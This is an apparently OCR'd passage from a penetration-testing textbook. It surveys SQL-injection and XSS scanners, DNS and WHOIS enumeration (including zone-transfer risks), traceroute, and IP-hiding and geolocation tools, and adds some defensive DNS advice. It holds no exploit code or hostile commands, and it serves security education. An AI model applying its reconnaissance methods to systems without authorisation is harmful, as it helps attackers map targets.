Scrawlr crawls a Web site and audits it for SQL injection vulnerabilities. Specifically, it is designed to detect SQL injection vulnerabilities in dynamic Web pages that will be indexed by search engines, but it can be used to test virtually any kind of Web site that supports basic HTTP proxies and does not require authentication.

Scrawlr is shown in Figure 3-30 and has the following features:

- Designed to detect SQL injection vulnerabilities in dynamic Web pages
- Identifies verbose SQL injection vulnerabilities in URL parameters
- Can be configured to use a proxy to access the Web site
- Identifies the type of SQL server in use
- Extracts table names (verbose only) to guarantee no false positives
- Scans Web applications spread across many different host names and subdomains

Exploit-Me

Exploit-Me is a suite of Firefox Web application security testing tools. It is designed to be lightweight and easy to use. Exploit-Me integrates directly with Firefox and consists of two tools: XSS-Me and SQL Inject-Me.

XSS-Me

XXS-Me tests for reflected cross-site scripting (XSS), but not stored XSS. It works by submitting HTML forms and substituting the form value with strings that are representative of an XSS attack.

If the resulting HTML page sets a specific JavaScript value, then the tool marks the page as vulnerable to the given XSS string. It does not attempt to compromise the security of the given system but looks for possible entry points for an attack against the system. XSS-Me is shown in Figure 3-31.


SQL Inject-Me

SQL Inject-Me works like XSS-Me, only it tests for SQL injection vulnerabilities. It works by sending database escape strings through the form fields. It then looks for database error messages that are output into the rendered HTML of the page. SQL Inject-Me is shown in Figure 3-32.

Tools for Locating IP Addresses


Nslookup

Nslookup queries DNS information for host name resolution. It is bundled with both UNIX and Windows operating systems and can be accessed from the command prompt. When Nslookup is run, it shows the host name and IP address of the DNS server that is configured for the local system, and then displays a command prompt



Source: http://www.securitycompass.com. Accessed 2/2007.

Figure 3-31 XSS-Me checks for XSS vulnerabilities.



Source: http://www.securitycompass.com. Accessed 2/2007.

Figure 3-32 SQL Inject-Me tests for SQL injection vulnerabilities.

for further queries. This starts interactive mode, which allows the user to query name servers for information about various hosts and domains or to print a list of hosts in a domain.

When an IP address or host name is appended to the Nslookup command, it operates in passive mode. This mode will print only the name and requested information for a host or domain.

Nslookup allows the local machine to focus on a DNS that is different from the default one by invoking the server command. By typing **server <name>**, where <name> is the host name of the server, the system focuses on the new DNS domain.

Nslookup employs the domain name delegation method when used on the local domain. For instance, typing **hr.targetcompany.com** will query for the particular name and, if not found, will go one level up to find *targetcompany.com*. To query a host name outside the domain, a fully qualified domain name (FQDN) must be typed. This can be easily obtained from a WHOIS database query.

In addition to this, the attacker can use the dig and host commands to obtain more information on UNIX systems. The Domain Name System (DNS) namespace is divided into zones, each of which stores name information about one or more DNS domains. Therefore, for each DNS domain name included in a zone, the zone becomes a storage database for a single DNS domain name and is the authoritative source for information. At a very basic level, an attacker can try to gain more information by using the various Nslookup switches. At a higher level, he or she can attempt a zone transfer at the DNS level, which can have drastic implications.

Proper configuration and implementation of DNS is very important. A penetration tester must be knowledgeable about the standard practices in DNS configurations. The system must refuse inappropriate queries, preventing crucial information leakage.

To check zone transfers, an administrator must specify exact IP addresses from where zone transfers may be allowed. The firewall must be configured to check TCP port 53 access. It may be a good idea to use more than one DNS—or the split DNS approach, where one DNS caters to the external interface and the other to the internal interface. This will let the internal DNS act like a proxy server and check for information leaks from external queries.

Nslookup can be seen in Figure 3-33.

Traceroute

The best way to find the route to a target system is to use the Traceroute utility provided with most operating systems. This utility can detail the path IP packets travel between two systems. It can trace the number of routers the packets travel through, the time it takes to go between two routers, and if the routers have DNS entries, the names of the routers, their network affiliations, and their geographic locations. Traceroute works by exploiting a feature of the Internet Protocol called time-to-live (TTL). The TTL field is interpreted to indicate the maximum number of routers a packet may transit. Each router that handles a packet will decrement the TTL count field in the ICMP header by one. When the count reaches zero, the packet will be discarded and an error message will be transmitted to the originator of the packet.

Figure 3-33 Nslookup is included with all Windows and UNIX systems.




Figure 3-34 Traceroute is the best way to find out where a packet goes to reach its destination.

Traceroute sends out a packet destined for the destination specified. It sets the TTL field in the packet to 1. The first router in the path receives the packet and decrements the TTL value by one, and if the resulting TTL value is 0, it discards the packet and sends a message back to the originating host to inform it that the packet has been discarded. Traceroute records the IP address and DNS name of that router, and then sends out another packet with a TTL value of 2. This packet makes it through the first router and then times out at the next router in the path. This second router also sends an error message back to the originating host. Traceroute continues to do this, recording the IP address and name of each router until a packet finally reaches the target host or until it decides that the host is unreachable. In the process, Traceroute records the time it took for each packet to travel to each router and back.

Following is an example of a Traceroute command and its output:

tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10] over a maximum of 30 hops:
1 1262 ms 186 ms 124 ms 195.229.252.10
2 2796 ms 3061 ms 3436 ms 195.229.252.130
3 155 ms 217 ms 155 ms 195.229.252.114
4 2171 ms 1405 ms 1530 ms 194.170.2.57
5 2685 ms 1280 ms 655 ms dxb-emix-ra.ge6303.emix.ae [195.229.31.99]
6 202 ms 530 ms 999 ms dxb-emix-rb.so100.emix.ae [195.229.0.230]
7 609 ms 1124 ms 1748 ms iar1-so-3-2-0.Thamesside.cw.net [166.63.214.65]
8 1622 ms 2377 ms 2061 ms eqixva-google-gige.google.com [206.223.115.21]
9 2498 ms 968 ms 593 ms 216.239.48.193
10 3546 ms 3686 ms 3030 ms 216.239.48.89
11 1806 ms 1529 ms 812 ms 216.33.98.154
12 1108 ms 1683 ms 2062 ms ns3.google.com [216.239.36.10]
Trace complete.

Sometimes, during a Traceroute session, an attacker may not be able to go through a packet-filtering device such as a firewall. The Windows version of Tracetroute is shown in Figure 3-34.

McAfee Visual Trace

McAfee Visual Trace, previously known as NeoTrace, shows Traceroute output visually. It is shown in Figure 3-35.




Figure 3-35 McAfee Visual Trace shows Traceroute output visually.

WHOIS

Several operating systems provide a WHOIS utility. The following is the format to conduct a query from the command line:

whois -h <host name> <identifier>

In order to obtain a more specific response, the query can be conducted using flags, many of which can be used with one another. These flags must be separated from each other and from the search term by a space.

Flags can be categorized as query by record type and query by attribute, and only one flag may be used from each query type.

The following are the query-by-record-type flags:

- n: Network address space
- a: Autonomous systems
- p: Points of contact
- o: Organizations
- c: End-user customers

The following are the query-by-attribute flags:

- @ <domain name>: Searches for matches by the domain portion of an e-mail address
- ! <handle>: Searches for matches by handle or ID
- . <name>: Searches for matches by name

Searches that retrieve a single record will display the full record. Searches that retrieve more than one record will be displayed in list output.

There are also two display flags that can be used, which are the following:

- +: Shows detailed information for each match
- −: Shows a summary only, even if a single match returned

However, the + flag cannot be used with the record hierarchy subquery.

Records in the WHOIS database have hierarchical relationships with other records, and the following flags show these relationships:

- <: Displays the record related up the hierarchy; for a network, displays the supernet, or parent network, in detailed (full) format

- >: Displays the record(s) related down the hierarchy; for a network, displays the subdelegation(s), or subnets, below the network, in summary (list) format; for an organization or customer, displays the resource(s) registered to that organization or customer, in summary (list) format

WHOIS supports wildcard queries. This can also be used in combination with any flags defined above. As an example, here are the results of querying WHOIS at *internic.net* for domain name *google.com:*

Domain Name: GOOGLE.COM
Registrar: ALLDOMAINS.COM INC.
Whois Server: whois.alldomains.com
Referral URL: http://www.alldomains.com
Name Server: NS2.GOOGLE.COM
Name Server: NS1.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
Status: REGISTRAR-LOCK
Updated Date: 03-oct-2002
Creation Date: 15-sep-1997
Expiration Date: 14-sep-2011

A domain name identifies a node. Each node has a set of resource information, which may be empty. The set of resource information associated with a particular name is composed of separate resource records (RRs). The order of RRs in a set is not significant and need not be preserved by name servers, resolvers, or other parts of the DNS.

A specific RR is assumed to have the following:

- *Owner*: The domain name where the RR is found
- *Type*: An encoded 16-bit value that specifies the type of the resource in this resource record
  - A: Identifies the host address
  - CNAME: Identifies the canonical name of an alias
  - HINFO: Identifies the CPU and OS used by a host
  - MX: Identifies a mail exchange for the domain.
  - NS: Identifies the authoritative name server for the domain
  - PTR: Identifies a pointer to another part of the domain name space
  - SOA: Identifies the start of a zone of authority
- *Class*: An encoded 16-bit value that identifies a protocol family or instance
  - IN: The Internet system
  - CH: The Chaos system
- *TTL*: The lifespan of the RR, describing how long an RR can be cached before it should be discarded
- *RDATA*: The type and sometimes class-dependent data that describe the resource
  - For the IN class, a 32-bit IP address
  - For the CH class, a domain name followed by a 16-bit octal Chaos address
- *CNAME*: The domain name
- *MX*: 16-bit preference value followed by a host name willing to act as a mail exchange for the owner domain
- *NS*: The host name
- *PTR*: The domain name
- *SOA*: Several fields

As seen above, the information stored can be useful to gather further information regarding the particular target domain. There are five types of queries that can be carried out on a WHOIS database:

1. A registrar query displays specific registrar information and associated WHOIS servers. This query gives information on potential domains matching the target.




Figure 3-36 WHOIS can provide a wealth of information about a domain.

2. An organizational query displays all information related to a particular organization. This query can list all known instances associated with the particular target and the number of domains associated with the organization.
3. A domain query displays all information related to a particular domain. A domain query arises from information gathered from an organizational query. Using a domain query, the attacker can find the company's address, domain name, the administrator and his or her phone number, and the system's domain servers.
4. A network query displays all information related to the network of a single IP address. Network enumeration can help a user ascertain the network block assigned or allotted to the domain.
5. A point of contact (POC) query displays all information related to a specific person, typically the administrative contacts. This is also known as query by handle.

If the organization requires extra security, it can opt to register a domain in the name of a third party, as long as this party agrees to accept responsibility. The organization must also take care to keep its public data updated and relevant for faster resolution of any administrative or technical issues. Public data are only available to the organization that is performing the registration, and it is responsible for keeping the data current.

An example of a WHOIS result is shown in Figure 3-36.

Hide Real IP

Hide Real IP automatically locates anonymous proxy servers and routes Internet traffic through them so the user's IP is invisible. This makes it almost impossible for anyone to track the user. Its options menu is shown in Figure 3-37.

www.whatismyip.com

whatismyip.com can be used to see a computer's external IP address. It is shown in Figure 3-38 and will return the real IP address, even if the computer is behind a router or firewall.

IP Detective Suite

IP Detective Suite monitors IP addresses for changes and then reports those changes though the user's FTP site or e-mail. It is shown in Figure 3-39.

Source: http://www.hide-real-ip.com. Accessed 2/2007.

Figure 3-37 Hide Real IP hides the user's IP address.

Source: http://whatsmyip.com. Accessed 2/2007.

Figure 3-38 *whatismyip.com* shows a computer's external IP address.

Figure 3-39 IP Detective reports any changes in IP addresses.

Enterprise IP-Address Manager


Enterprise IP-Address Manager assigns, catalogs, and maintains IP addresses and host data for both registered and private TCP/IP-addressed networks. It provides a simple interface for establishing and applying IP addressing schemes and standards. EIP-AM supports standalone or networked installation and multiple users, and is shown in Figure 3-40. Its features include the following:

- Export and import of CSV-format files
- Export of HTML-formatted listings, printed listing reports, network diagram attachments, host configuration, and revision text attachments
- Ping to IP, trace to IP, telnet to IP, and browser connect to IP
- Logo branding support
- Interface themes
- Local or Web-based help
- Multiple database support
- Free tech support

Whois Lookup

Whois Lookup, shown in Figure 3-41, is an online tool offering both WHOIS lookup and domain name search. To use it, simply follow these steps:


1. Go to *http://whois.domaintools.com*.
2. Enter the Web site URL or domain name in the space provided.
3. Click the **Lookup** button.



Source: http://www.enigmacreations.com. Accessed 2/2007.

Figure 3-40 Enterprise IP - Address Manager assigns IP addresses.

Figure 3-41 Whois Lookup is an online WHOIS tool.



Source: http://www.tamos.com/products/smartwhois/. Accessed 2/2007.

Figure 3-42 SmartWhois integrates with programs like Internet Explorer and Outlook.


SmartWhois

SmartWhois, shown in Figure 3-42, is another WHOIS tool, featuring the following:

- Smart operation, always looking in the correct database
- Integration with Microsoft Internet Explorer and Microsoft Outlook
- Saving results into archives that can be viewed offline
- Batch processing of IP addresses or domain lists
- Caching of obtained results
- Hostname resolution and DNS caching
- Integration with CommView Network Monitor
- Can be called directly from other applications
- Wildcard queries
- WHOIS console for custom queries
- Country code reference
- Customizable interface
- SOCKS5 firewall support


ActiveWhois

ActiveWhois is a WHOIS program that has a "WHOIS-hyperlink" feature, allowing users to browse its results just like browsing the Web. Its user interface is shown in Figure 3-43.



Source: http://www.johnru.com/active-whois/. Accessed 2/2007.

Figure 3-43 ActiveWhois has a Web-like interface for viewing results.




Source: http://lantricks.com/lanwhois/. Accessed 2/2007.

Figure 3-44 LanWhoIs saves its results in HTML files.

LanWhoIs

LanWhoIs is a WHOIS program that saves its results in HTML files for later viewing in Web browsers. It integrates with Internet Explorer and can be launched from other applications. LanWhoIs is shown in Figure 3-44.



Source: http://www.tamos.com/products/countrywhois/. Accessed 2/2007.

Figure 3-45 CountryWhois is focused on determining the locations of IP addresses.

Source: http://www.ip2country.org/. Accessed 2/2007.

Figure 3-46 IP2country gives the physical location of an IP address.

CountryWhois

CountryWhois is a WHOIS program focused on determining the geographic location of an IP address. It is shown in Figure 3-45, and its features include the following:

- Analyzes server logs
- Checks e-mail headers
- Identifies online credit card fraud
- Processes files quickly
- Offers regular updates to its IP address database
- Supports multiple import and export formats
- Can be run in either a command-line mode or in a GUI

IP2country

IP2country is a lightweight tool for determining the geographical location of an IP address or host. Its simple interface is shown in Figure 3-46.

Source: http://www.callerippro.com/. Accessed 2/2007.

Figure 3-47 CallerIP identifies the IP addresses connected to the user's system.

CallerIP

CallerIP reports the IP addresses of any computer connected to the current system. It can also run a trace on that IP address. CallerIP is shown in Figure 3-47 and features the following:

- Offers real-time connection monitoring
- Identifies suspect activity such as adware and spyware
- Identifies the country of origin for all connections made to the machine
- Provides worldwide WHOIS reports for any monitored connection
- Offers network provider reports with abuse contact information to report offenses
- Gives automated alerts of high-risk connections
- Provides a detailed log of connection history with search options

Whois.Net

Whois.Net, shown in Figure 3-48, is another online WHOIS tool.

Other Tools

WebAgain

WebAgain detects and repairs damage caused by attackers. When an attack is detected, it automatically reposts the original content and sends an e-mail notification to the user. A single installation can protect multiple Web sites. WebAgain is shown in Figure 3-49.

Source: http://www.callerippro.com/. Accessed 2/2007.

Figure 3-48 Whois.Net is another online WHOIS tool.

